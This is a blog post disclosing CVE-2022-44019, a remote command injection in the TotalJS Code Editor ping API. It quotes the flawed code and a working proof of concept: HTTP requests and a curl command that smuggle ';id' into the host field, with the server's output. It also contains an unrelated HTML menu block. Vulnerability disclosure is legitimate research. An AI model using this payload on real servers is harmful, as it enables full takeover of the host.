Edoardo Ottavianelli

Cybersecurity Student at Sapienza University. Passionate about Computing, Nature and cooking.


CONTACT ME ✉

CVE-2022-44019

Author: Edoardo Ottavianelli
30/10/2022

In this post I will go through CVE-2022-44019: the description, replication of the vulnerability and POC.

TotalJS is an Open-source JavaScript platform providing a lot of FOSS tools and libraries written in Javascript/NodeJS. This vulnerability affects the TotalJS Code Editor product. (link to the GitHub repo). From the Official Code Editor website we can read:
"Try our best practices with the new Code Editor as a web application to develop Total.js applications. Get more time for yourself and simplify your web development as never before. Code Editor must run on your server directly where you provide web applications. You can provide Code Editor, for example, on your Raspberry Pi.".



```
<div data---="layout__common.layout__parent:parent" class="invisible">

    <script type="text/plain">
        {
            left: { size: 223 },
            main: {},
            xs: {
                left: { show: false },
                main: {}
            },
            menu: {
                left: { show: true, size: '100%' },
                main: { show: false }
            }
        }
    </script>

    <section data-type="left">
        <div data---="viewbox__null__parent:.ui-layout-section;height:100;scrollbar:0">
            <div class="menu" data---="selected__common.page__selector:.item">

                <div class="caption">@(Platform)</div>
                <div class="item exec" data-exec="main/show" data-if="dashboard">
                    <i class="fa fa-dashboard"></i>
                    <span>@(Dashboard)</span>
                </div>
                <div class="item exec" data-exec="main/show" data-if="reports">
                    <i class="fa fa-bug"></i>
                    <span>@(Reports)</span>
                </div>
                <hr />

                <div class="caption">@(Users)</div>
                <div class="item exec" data-exec="main/show" data-if="users">
                    <i class="fa fa-users"></i>
                    <span>@(Users)</span>
                </div>
                <div class="item exec" data-exec="main/show" data-if="groups">
                    <i class="fa fa-folder"></i>
                    <span>@(Groups)</span>
                </div>
                <div class="item exec" data-exec="main/show" data-if="roles">
                    <i class="fa fa-key"></i>
                    <span>@(Roles)</span>
                </div>
```

Description of the vulnerability

Using the API /api/common/ping it's possible to achieve remote command execution on the host machine. This leads to complete control over the machine hosting the server.


This is the vulnerable code:

```
schema.addWorkflow('ping', function($) {
    var host = $.model.host.replace(/'|"|\n/g, '');
    Exec('ping -c 3 {0}'.format(host), $.done(true));
});
```

Here the problem is the fact that the server doesn't sanitize correctly the input checking that the host provided is a legitimate one, allowing also characters like ; , | or &.

Replication of the vulnerability

- Execute **node index.js** to start the server
- Login in the application.
- Execute this request as shown below:



```
POST /api/common/ping HTTP/1.1
Host: 0.0.0.0:8000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
Cookie: KltYiafZCc=
14520-39383d41035706110118556e1917510d57341c5145461b5d52595013170017074353540d626b3732187f6616064
1481d111c1151461856040d06084709575641024e073c1c1c020e54304c0b144613632d
Upgrade-Insecure-Requests: 1
Content-Length: 15

host=1.1.1.1;id
```


```
HTTP/1.1 200 OK
Set-Cookie: KltYiafZCc=
14520-39383d41035706110118556e1917510d57341c5145461b5d52595013170017074353540d626b3732187f6616064
1481d111c1151461856040d06084709575641024e073c1c1c020e54304c0b144613632d; Expires=Fri, 21 Oct 2022
 19:41:39 GMT; Path=/; SameSite=Lax
Cache-Control: private, no-cache, no-store, max-age=0
Vary: Accept-Encoding, Last-Modified, User-Agent
Expires: -1
X-Powered-By: Total.js
Content-Type: application/json; charset=utf-8
Date: Wed, 21 Sep 2022 19:41:41 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 542

{
  "success":true,
  "value":
  "PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.\n64 bytes from 1.1.1.1: icmp_seq=1 ttl=54 time=18
  .3 ms\n64 bytes from 1.1.1.1: icmp_seq=2 ttl=54 time=17.7 ms\n64 bytes from 1.1.1.1: icmp_seq=3
   ttl=54 time=18.2 ms\n\n--- 1.1.1.1 ping statistics ---\n3 packets transmitted, 3 received, 0%
  packet loss, time 2003ms\nrtt min/avg/max/mdev = 17.682/18.061/18.326/0.275 ms\nuid=1000(edoard
  ottt) gid=1000(edoardottt) groups=1000(edoardottt),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev
  ),122(lpadmin),134(lxd),135(sambashare)\n"
}
```

The command that will be executed is **ping -c 3 1.1.1.1; id**.
The injected command is **id**, but of course can be an arbitrary command (a reverse shell as well).

POC

See the Youtube Video POC here:



Capture a request in a proxy (like Burpsuite) and then change the parameters (Host with your target, User-Agent and Authentication Cookie):

```
POST /api/common/ping HTTP/1.1
Host: 0.0.0.0:8000
User-Agent: bla-bla-bla
Cookie: your-auth-cookie
Content-Length: 15

host=1.1.1.1;id
```

Curl command (replace with your parameters):

```
curl -i -s -k -X $'POST' \
-H $'Host: 0.0.0.0:8000' -H $'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0' -H
$'Content-Length: 15' -H $'Content-type: application/x-www-form-urlencoded' \
-b $'KltYiafZCc=14520-
39383d41035706110118556e1917510d57341c5145461b5d525950131700170743535540d626b3732187f66160641481d111c1151461856040d06084709575
 \
--data-binary $'host=1.1.1.1;id' \
$'http://0.0.0.0:8000/api/common/ping'
```

References

- https://nvd.nist.gov/vuln/detail/CVE-2022-44019
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-44019
- https://github.com/totaljs/code/issues/12

CONTACT ME ✉